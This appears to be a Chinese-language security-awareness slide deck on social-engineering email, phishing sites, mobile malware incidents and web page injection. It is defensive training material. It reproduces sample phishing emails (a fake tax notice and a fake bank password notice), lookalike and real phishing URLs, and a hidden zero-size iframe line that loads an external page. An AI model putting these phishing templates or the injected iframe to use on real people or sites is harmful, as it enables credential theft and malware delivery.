
社交工程電子郵件手法

- 混淆視聽之郵件寄件者
 - 偽裝身分(王小明、Emily)
 - 偽裝機關(AB銀行、XY商店)
 - 偽裝服務(OX論壇電子報、YAHHA新聞)
- 附件夾帶病毒、蠕蟲、木馬程式及殭屍程式等惡意程式
- 郵件本文夾帶惡意連結



社交工程電子郵件手法案例(1/4)

- 假冒寄件者並設定優先權
 - 利用郵件高或重要優先權，吸引使用者開啟郵件





社交工程電子郵件手法案例(2/4)

- 含有惡意程式的附件-偽裝報稅通知訊息

Dear Dr. Ke:

FYI.

Best,

Linda

Fw: 綜合所得稅電子結算申報繳稅102年5月1日開始了
附加檔案: 使用說明.doc

From: 財政部電子申報繳稅服務 [mailto:server@tax.nat.gov.tw]
Sent: Thursday, April 28, 2011 9:05 AM
To: linda_w@iii.org.tw
Subject: 綜合所得稅電子結算申報繳稅100年5月1日開始開始了!

電/子/申/報

注意(公告)事項
個人綜合所得稅電子結算申報繳稅系統申報日期為100年5月1日開始。

軟體下載(含網路申報及二維條碼, Windows系統)
1. 個人綜合所得稅電子結算申報程式IRX12.00版 更新

綜合所得稅電子結算申報繳稅使用說明

查詢 99 年度所得及扣除額資料說明

- 欲查詢當年度所得及扣除額資料者, 必須使用憑證(自然人憑證 IC 卡, 或金融憑證), 下載本報稅系統, 以上述憑證登入本報稅系統, 方能進行查詢作業。
- 若您於 100 年 3 月 1 日至 3 月 15 日間, 有申請所得限制下載 (於本網站或稽徵機關申請), 且申請成功者, 其下載所得會受申請類別影響: 分戶資料限制下載-您使用申報系統下載所得後, 僅能看到您自己所得資料, 無法看到配偶及未成年子女之所得及扣除額資料。
- 欲申請憑證者, 請參閱「憑證申請」網頁; 申報系統軟體下載, 請點「軟體下載」網頁。


綜合所得稅電子結算申報繳稅系統-使用說明教學
教學檔使用說明: 下載完成後請先進行解壓縮, 先解壓縮後執行目錄下之 html 檔(即: 綜合所得稅電子結算申報繳稅教學說明.html)。

- 綜合所得稅網路申報作業教學檔
- <http://download.tax.nat.gov.tw/irw/IBX.zip>
- 綜合所得稅二維申報作業教學檔



社交工程電子郵件手法案例(3/4)

- 含有惡意程式的附件
 - 利用圖示修改與副檔名隱藏方式，引誘使用者開啟





社交工程電子郵件手法案例(4/4)

- 含有惡意連結(網路釣魚)

花旗網銀客戶更改密碼通知 - 郵件 (HTML)

檔案(F) 編輯(E) 檢視(V) 插入(I) 格式(O) 工具(T) 執行(A) 說明(H)

回復(R) 全部回復(A) 轉寄(W) X

寄件者:
收件者:
副本:
主旨: 花旗網銀客戶更改密碼通知

花旗網銀客戶更改密碼通知

花旗網銀客戶, 您好:

一、您的網路銀行登入密碼疑似遭到盜用, 建議您登入本行網路銀行進行變更密碼, 以維護您網路銀行交易的安全。

二、當您欲變更密碼時, 請注意下列事項:

A. 密碼組成爲 8 至 16 個文、數字, 請注意大小寫。

B. 密碼組成應採文數字混合, 且宜包含大小寫英文字母或符號, 不得有三個以上相同的英數字、連續英文字或連號數字, 例如 aaa、111、abc、123 等。

C. 密碼組成不得爲身分證字號 (或統一編號) 及使用者代號。

建議您盡速登入本行網站 <http://www.citybank.com.tw> 進行密碼變更。

本行自 94 年 8 月 15 日起開辦網路 ATM 服務, 提供本行及他行晶片金融卡 (含康鈞卡) 持有人, 使用個人電腦、晶片讀卡機連上國際網路, 進行餘額查詢、約定轉帳、非約定轉帳等交易、晶片卡密碼變更等交易, 歡迎台端使用。

網路銀行交易安全公告事項

1. 為保護客戶網路銀行交易安全, 請勿使用公用電腦 (如網路咖啡廳之類) 進行網路銀行交易 (包括查詢交易), 並請注意使用之電腦是否有足夠之安全防範措施 (如安裝防病毒軟體、勿安裝來源不明之軟體, 及勿開啟執行不明電子郵件之附件等等)。

2. 為防範偽冒網站, 客戶登入本行相關網站時, 請注意網址是否正確, 如發現可疑之交易或網站網頁, 請儘速通知本行, 本行相關網站網址如下:



社交工程-社群網站媒介(1/2)



██████████

用一張心理圖測試你是否活在過去

▶ <http://goo.gl/npMZG>

你是否活在過去？
你看到什麼？點選右邊的選項



- 寧靜的夜晚
- 上岸的女人
- 一排杉木

讚 · 留言 · 分享 · 4 · 19 小時前 ·



2012-12-29

2012-12-17



██████████

有趣的真心話大冒險活

動<http://www.facebook.com/events/429142013824315/>

11:58

答覆-----



新增檔案



加新相片

按「輸入」以傳送訊息

回覆

利用瀏覽者的好奇心



社交工程-社群網站媒介(2/2)

臉書病毒又來了！偽裝成瀏覽器擴充元件 駭進帳戶自行更新

cnYES 鉅亨網 作者：鉅亨網鄭杰 綜合報導 | 鉅亨網 - 2013年5月13日 下午3:20

字 +字

微軟報告指出，新木馬病毒的目標是臉書用戶！

新病毒威脅來了！微軟 (MSFT-US) 警告，現有一新惡意軟體偽裝成 Google 瀏覽器 Chrome 和 Firefox 的擴充元件，目標駭進 Facebook (FB-US) 帳戶。

《CNET》報導，微軟報告指出，這個電腦病毒在巴西首度被發現，名稱為「木馬：JS/Febipos A」，這個病毒會自己更新，就像是一般合法的瀏覽器擴充元件一樣。

一旦下載後，這個木馬病毒會監控受感染電腦是否登入 Facebook，且會試著下載一連串瀏覽器元件指令的配置文件，如此一來這個惡意軟體就可以執行各式各樣的 Facebook 指令，包括按「讚」、分享、發表文章、加入社團、和其他聯絡人聊天等等。

部份變種病毒甚至可以以葡萄牙文發表挑釁發言，且附上其他 Facebook 臉書頁面連結，這些貼文的按讚數和分享次數還在增加當中，顯示病毒感染逐漸蔓延。

不過微軟並沒有明確指出這些惡意軟體是如何自行安裝，也沒有表示多少電腦可能已經受到感染。

雖然這個惡意軟體使用的是葡萄牙文，顯然針對的是巴西的使用者，但是微軟認為該木馬病毒要修改並不難，目標隨時可能轉換成其他區域用戶。





智慧型手機安全嗎？

- 手機已成為駭客攻擊主要目標之一
- 手機惡意應用程式近年大量遽增
- 因為手機與生活網路服務密不可分，結合許多應用服務，導致手機上儲存機敏資料與執行經濟上的交易
 - 例如，個人資料、信用卡號、GPS、網路銀行帳密等
- 許多手機大廠相繼遭揭露存在弱點



手機惡意應用程式

- Gartner預測至2013年，個人電腦達到17.8億台，而具備Web瀏覽器存取功能的智慧型手機卻達到18.2億台
- 趨勢科技發現亞太地區已偵測出25,000支行動惡意程式
- 智慧型手機APP通常儲存個人或公司機敏資料
- 手機資安事件頻傳



事件回顧 – A大廠(1/3)


- 美國公平交易委員會指控A大廠美國分公司
 - 未採用安全作法開發行動裝置軟體
 - 未提供工程師軟體安全開發訓練
 - 未檢測安裝於行動裝置上軟體之潛在安全弱點
 - 未遵循眾所皆知及被普遍接受之安全開發流程與實作
 - 未建立供第三方弱點回報與處理之流程機制
 - 未提供移除預先安裝應用程式或元件之功能





事件回顧 – A大廠 (2/3)

- Permission re-delegation
 - An application with a permission performs a privileged task on behalf of an application without that permission [1]
- 自行開發及預先安裝之應用程式未加入”permission check code”
- 預先安裝 – 自行開發之應用程式
 - 可跳脫正常安裝程序下載及安裝應用程式
 - 不會跳出應用程式權限說明及允許提示



參考文獻：

A. P. Felt, H. J. Wang, A. Moshchuk, S. Hanna, and E. Chin. Permission Re-Delegation: Attacks and Defenses. In Proceedings of the 20th USENIX Security Symposium, USENIX Security'11, 2011.



事件回顧 – A大廠(3/3)

- **Loggers (Since 2010, 供客戶支援及問題排除)**
 - 收集包含GPS紀錄、使用者號碼、通訊錄、通聯記錄、網頁及影音觀看紀錄、IMEI、MEID、註冊帳號...等敏感資訊
 - 影響：敏感資訊洩漏
- **CarrierIQ (Since 2009, 供分析網路及設備問題)**
 - 收集包含GPS紀錄、網頁及影音觀看紀錄、文字訊息內容、應用程式名稱、使用者輸入之keys、行動裝置資訊...等敏感資訊
 - 影響：敏感資訊洩漏、電信服務盜用 (金錢損失)



事件回顧 – B大廠(1/2)

- B大廠多種手機裝置因為Exynos處理器(4210 與 4412)存在漏洞，導致利用此漏洞可任意存取實體記憶體資料。
- 駭客可藉惡意應用程式且利用漏洞來抹除資料、裝置當機，甚至存取使用者資料
- B大廠受影響手機甚廣，甚至包含新型手機



事件回顧 – B大廠(2/2)

- 原因為B大廠核心程式允許在記憶體執行讀取與寫入的存取行為，甚至注入程式碼至kernel，故導致能輕易取得ROOT
 - /dev/exynos-mem (類似/dev/mem)
- 透過惡意應用程式，可執行以下惡意行為
 - Kernel code injections
 - RAM dumps

參考文獻：

1. <http://thenextweb.com/mobile/2012/12/16/new-exploit-could-give-android-malware-apps-access-to-user-data-on-samsung-gs-iii-other-devices/>
2. <http://www.engadget.com/2012/12/16/security-exploit-opens-samsung-exynos-devices-to-attack/>




網路釣魚(Phishing)

- 根據APWG(反網路釣魚工作小組)定義，網路釣魚利用社交工程與技術性的詐騙手法，偽造E-mail或釣魚網站(Phishing site)，甚至採用綁架網址的方法，偷取使用者的身分資料及金融帳號等機密資料
- 近年來造成個人與企業極大損害的犯罪手法，國內網路詐騙雖無金額統計，案件數量也有大幅的年成長率



網路釣魚網站攻擊方式示意

假冒銀行通知郵件



引誘使用者到假冒網站
上輸入帳號及密碼



花旗銀行-<http://www.citybank.com.tw>

駭客




駭客利用使用者
密碼登入真實網站



花旗銀行-<http://www.citibank.com.tw>



網路釣魚網站示範(1/2)





網路釣魚網站示範(2/2)

釣魚網址

- www.sk1.com.tw
- www.icsts.org.tw
- www.1111.com.tw
- www.citybank.com.tw

vs.

正確網址

- vs. www.sk1.com.tw
- vs. www.icst.org.tw
- vs. www.111.com.tw
- vs. www.citibank.com.tw



網路釣魚網站範例(1/3)

網通證券交易 - Microsoft Internet Explorer
檔案 編輯 檢視 我的最愛 工具 說明
https://www.tradebrokeronline.com.tw
網通證券交易

網通證券交易

交易與投資 報價與研究 退休與規劃 銀行與借貸

交易 我的帳戶 我的報價 委託單歷史記錄 延長時數交易 公開募股 (IPO) 中心

股票 選擇權 共同基金 債券 客戶優惠

帳戶: 223-5213-6343-01 [開放委託單](#)

帳戶結餘: 新台幣 323,250.00
保證金結餘: 新台幣 75,076.00
貨幣市場餘額: 新台幣 830,210.00
可動用基金現金交易: 新台幣 323,250.00
可動用基金保證金交易: 新台幣 75,076.00

報價

台股加權指數 7,649.28 +41.35 +0.54%
台股店頭指數 128.47 -0.65 -0.51%
香港恆生指數 22,515.68 +305.21 +1.37%

市場資料延遲至少 20 分鐘
[市場詳細資訊](#)

與我們聯絡 | 網站地圖 | 隱私權與安全性 | 關於網通證券交易 | 工作機會 | 法律資訊
© 2005 網通證券交易有限公司, 版權所有。
股票經紀產品: 無中央存保保障/無銀行保證/有價值損失的風險

網通證券交易 - Microsoft Internet Explorer
檔案 編輯 檢視 我的最愛 工具 說明
http://www.tradebrokeronline.com.tw
網通證券交易

網通證券交易

交易與投資 報價與研究 退休與規劃 銀行與借貸

交易 我的帳戶 我的報價 委託單歷史記錄 延長時數交易 公開募股 (IPO) 中心

股票 選擇權 共同基金 債券 客戶優惠

帳戶: 223-5213-6343-01 [開放委託單](#)

帳戶結餘: 新台幣 323,250.00
保證金結餘: 新台幣 75,076.00
貨幣市場餘額: 新台幣 830,210.00
可動用基金現金交易: 新台幣 323,250.00
可動用基金保證金交易: 新台幣 75,076.00

報價

台股加權指數 7,649.28 +41.35 +0.54%
台股店頭指數 128.47 -0.65 -0.51%
香港恆生指數 22,515.68 +305.21 +1.37%

市場資料延遲至少 20 分鐘
[市場詳細資訊](#)

與我們聯絡 | 網站地圖 | 隱私權與安全性 | 關於網通證券交易 | 工作機會 | 法律資訊
© 2005 網通證券交易有限公司, 版權所有。
股票經紀產品: 無中央存保保障/無銀行保證/有價值損失的風險



網路釣魚網站範例(2/3)

當您造訪安全的網頁時，網頁瀏覽器中的 URL 開頭會從 http:// 變成 https://。此外，您應該會在網址列中看到一個 Secure Sockets Layer (SSL) 掛鎖圖示。某些網釣網站雖然在實際網頁上也包含這個圖示，但是位置卻不對。

網通證券交易 - Microsoft Internet Explorer
檔案 編輯 檢視 我的最愛 工具 說明
https://www.tradebrokeronline.com.tw
網通證券交易
交易與投資 銀行與借貸
交易 我的帳戶
股票 選擇權
帳戶: 223-5213-63
下單類型: 股票: 代號: 價格類型: 市場 期限: 即日有效
開立委託單
與我們聯絡 | 網站地圖 | 隱私權與安全性 | 關於網通證券交易 | 工作機會 | 法律資訊
© 2005 網通證券交易有限公司, 版權所有。
股票經紀產品: 無中央存保保障/無銀行保證/有價值損失的風險

狡詐的網釣網站會記得要在網頁上包含 Secure Sockets Layer (SSL) 掛鎖圖示。不過 SSL 掛鎖圖示應該出現在瀏覽器中，而不是在網頁上。

網通證券交易 - Microsoft Internet Explorer
檔案 編輯 檢視 我的最愛 工具 說明
http://www.tradebrokeronline.com.tw
網通證券交易
交易與投資 報價與研究 退休與規劃 銀行與借貸
交易 我的帳戶 我的報價 委託單歷史記錄 延長時數交易 公開募股 (IPO) 中心
股票 選擇權 共同基金 債券 客戶優惠 帳戶結餘
帳戶: 223-5213-6343-01 開放委託單
下單類型: 購買 股票: 代號: 價格類型: 市場 期限: 即日有效
開立委託單
與我們聯絡 | 網站地圖 | 隱私權與安全性 | 關於網通證券交易 | 工作機會 | 法律資訊
© 2005 網通證券交易有限公司, 版權所有。
股票經紀產品: 無中央存保保障/無銀行保證/有價值損失的風險



網路釣魚網站範例(3/3)

酷幣 - Microsoft Internet Explorer

http://www.bizycash.com.tw@172.21.101.4

酷幣

購物

- 付款
- 付款方式
- 線上安全
- 酷幣保證

銷售

- 酷幣服務
- 酷幣獎勵
- 出貨與追蹤
- 酷幣詐騙防範
- 線上工具
- 比較解決方案

酷幣新聞

- 全新行動服務
- 酷幣研討會
- 拓展業務
- 酷幣電子報
- 全新線上工具
- 酷幣夥伴

線上買進...線上賣出...

酷幣

專...安全又免費

立刻加入

會員登入

使用者 ID:

密碼:

登入

忘記使用者 ID 或密碼?

瞭解酷幣

酷幣如何運作?

我怎樣受到保護?

酷幣商家

保護您身分不被濫用

酷幣隱私權保證

酷幣線上工具

與我們聯絡 | 網站地圖 | 隱私權與安全性 | 關於酷幣 | 工作機會 | 法律資訊

© 酷幣有限公司, 版權所有。中央存保保障

近端內部網路

酷幣 - Microsoft Internet Explorer

https://www.bizycash.com.tw

酷幣

購物

- 付款
- 付款方式
- 線上安全
- 酷幣保證

銷售

- 酷幣服務
- 酷幣獎勵
- 出貨與追蹤
- 酷幣詐騙防範
- 線上工具
- 比較解決方案

酷幣新聞

- 全新行動服務
- 酷幣研討會
- 拓展業務
- 酷幣電子報
- 全新線上工具
- 酷幣夥伴

線上買進...線上賣出...

酷幣

專...安全又免費

立刻加入

會員登入

使用者 ID:

密碼:

登入

忘記使用者 ID 或密碼?

瞭解酷幣

酷幣如何運作?

我怎樣受到保護?

酷幣商家

保護您身分不被濫用

酷幣隱私權保證

酷幣線上工具

與我們聯絡 | 網站地圖 | 隱私權與安全性 | 關於酷幣 | 工作機會 | 法律資訊

© 酷幣有限公司, 版權所有。中央存保保障

近端內部網路



網路釣魚網站實際案例(1/5)

Untitled Document - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites

Address <http://www.lloginlove.com/> Go Links >>

Windows **http://www.lloginlove.com/**

申請 登入

Hotmail
有智慧的電子郵件 - 快速、簡易，又可靠

Messenger
與生活中的親朋好友保持聯繫

SkyDrive
受密碼保護的免費線上儲存空間

沒有 Windows Live ID?

只要有 Windows Live ID，即可全面享有 **Hotmail**、**Messenger**、**Xbox LIVE** 和其他 Microsoft 服務。

Windows Live ID :

密碼 :

[忘記密碼?](#)

記住我的資訊
 記住我的密碼

Done Internet



網路釣魚網站實際案例(2/5)

歡迎使用 Windows Live - Windows Internet Explorer

https://login.live.com

Microsoft Corporation [ISS] Google

我的最愛 歡迎使用 Windows Live

實際微軟Windows Live台灣網站 https://login.live.com

- Hotmail
有魅力的電子郵件 - 快速、簡單、又可靠
- Messenger
與生活中的親朋好友保持聯繫
- SkyDrive
透過網路與他人免費線上儲存空間

沒有 Windows Live ID? [註冊](#)

只要擁有 Windows Live ID，您就能存取 Hotmail、Messenger、Xbox LIVE 和其他 Microsoft 服務。

Windows Live ID:

密碼:

[忘記密碼?](#)

記住我的資訊
 記住我的密碼

[登入](#)

©2011 Microsoft | 條款 | 隱私權聲明

說明中心 | 意見反應



網路釣魚網站實際案例(3/5)

Login - PayPal - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites

Address http://94.83.28.140/paypal.com/de/.9d4f47e6389393e534a5e8a8f2/cgi-bin/webscr cmd=_login-run&dispatch=5885d80a13c0db1f8e263663d3faee8dc60d77e6184470d51976060a4ab6ee74.php Go Links

Neu anmelden | Einloggen | Hilfe | Sicherheit

PayPal

Startseite | Privatkunden | Geschäftskunden | Sicherheit | Einkaufswelt

Konto-Login

E-Mail-Adresse

PayPal-Passwort

Einloggen

[E-Mail-Adresse](#) oder [Passwort](#) vergessen?

Neu bei PayPal? [Neu anmelden](#)

Das Prinzip PayPal.
Online zahlen – einfach und sicher.

PayPal giro pay VISA MasterCard

Copyright © 1999-2010 PayPal. Alle Rechte vorbehalten.

Unknown Zone

http://94.83.28.140/paypal.com/de/.9d4f47e6389393e534a5e8a8f2/cgi-bin/webscr cmd=_login-run&dispatch=5885d80a13c0db1f8e263663d3faee8dc60d77e6184470d51976060a4ab6ee74.php



網路釣魚網站實際案例(4/5)

Account login

Email address

PayPal password

Go to

My account

Log In

Forgotten your [email address](#) or [password](#)?

GET EXCLUSIVE DISCOUNTS FROM LEADING RETAILERS WHEN YOU SHOP WITH PAYPAL

And your sensitive financial details are never shared

Shop now at www.paypal.co.uk/offers

terms and conditions apply

Done, but with errors on page.

2012 貝凱一亦不延百

http://customerservices.onlinebanking.co.uk.paypal.co.uk.unelteimport.ro/ukpaypal/uk/webscr.php?cmd=_login-run&dispatch=5885d80a13c0db1f1ff80d546411d7f8a8350c132bc41e0934cfc023d4e8f9e5d1a54c30870125b7ba33a05f314c97e6d1a54c30870125b7ba33a05f314c97e6



網路釣魚網站實際案例(5/5)

Send Money, Pay Online or Set Up a Merchant Account with PayPal - Windows Internet Explorer

https://www.paypal.com/

Sign Up | Log In | Help | Security and Protection

PayPal

Home | Personal | Business | Developers | Community

How PayPal Works | Pay Online | Send Money | Get Paid | Products & Services

Account login

Email address

PayPal password

Go to: My account

Log In

Problem with login?

New to PayPal? Sign up.

94.4 million people worldwide using PayPal

Sign Up

Get to Know PayPal

How PayPal Works

Getting Started

WELCOME TO PayPal

The world's most loved way to pay and get paid. [Learn More](#)

Something girly. Purchased securely.

Pay with PayPal

PayPal protects your financial info and purchases from checkout to delivery.

Pay Online

Shop and pay online quickly and securely.

Send Money

Send money to just about anyone, anywhere.

Get Paid

Accept online payments for items you sell.

真實PayPal網站 <https://www.paypal.com/>



網頁掛碼

- 網站系統有漏洞未修補，即容易被置入iframe 程式碼，受駭成為惡意網站
- 網頁掛碼呈現方式
 - 不破壞原始網頁外觀
 - 嵌入隱藏的網站頁面
 - 嵌入的網頁隱含惡意程式
- 只要防毒軟體沒有偵測到，使用者可能永遠都不知道被植入惡意程式



網頁掛碼攻擊方式說明

- 嵌入隱藏的網站頁面
 - 參數使用width='0' 或 height='0'

```
<iframe src="http://www.cham.com.tw/test.htm" scrolling="no" width="0" height="0" align="center" valign="top" frameborder="0">
```




遭受社交工程攻擊之後果

- 電腦被植入惡意程式後門程式
- 行為舉動遭到監視
- 個人資訊與機密檔案被竊取
- 如同監聽般的鍵盤側錄
- 使用者電腦遭感染成為殭屍電腦
 - 當成網路攻擊行動的跳板
 - 被操控並且發動惡意攻擊

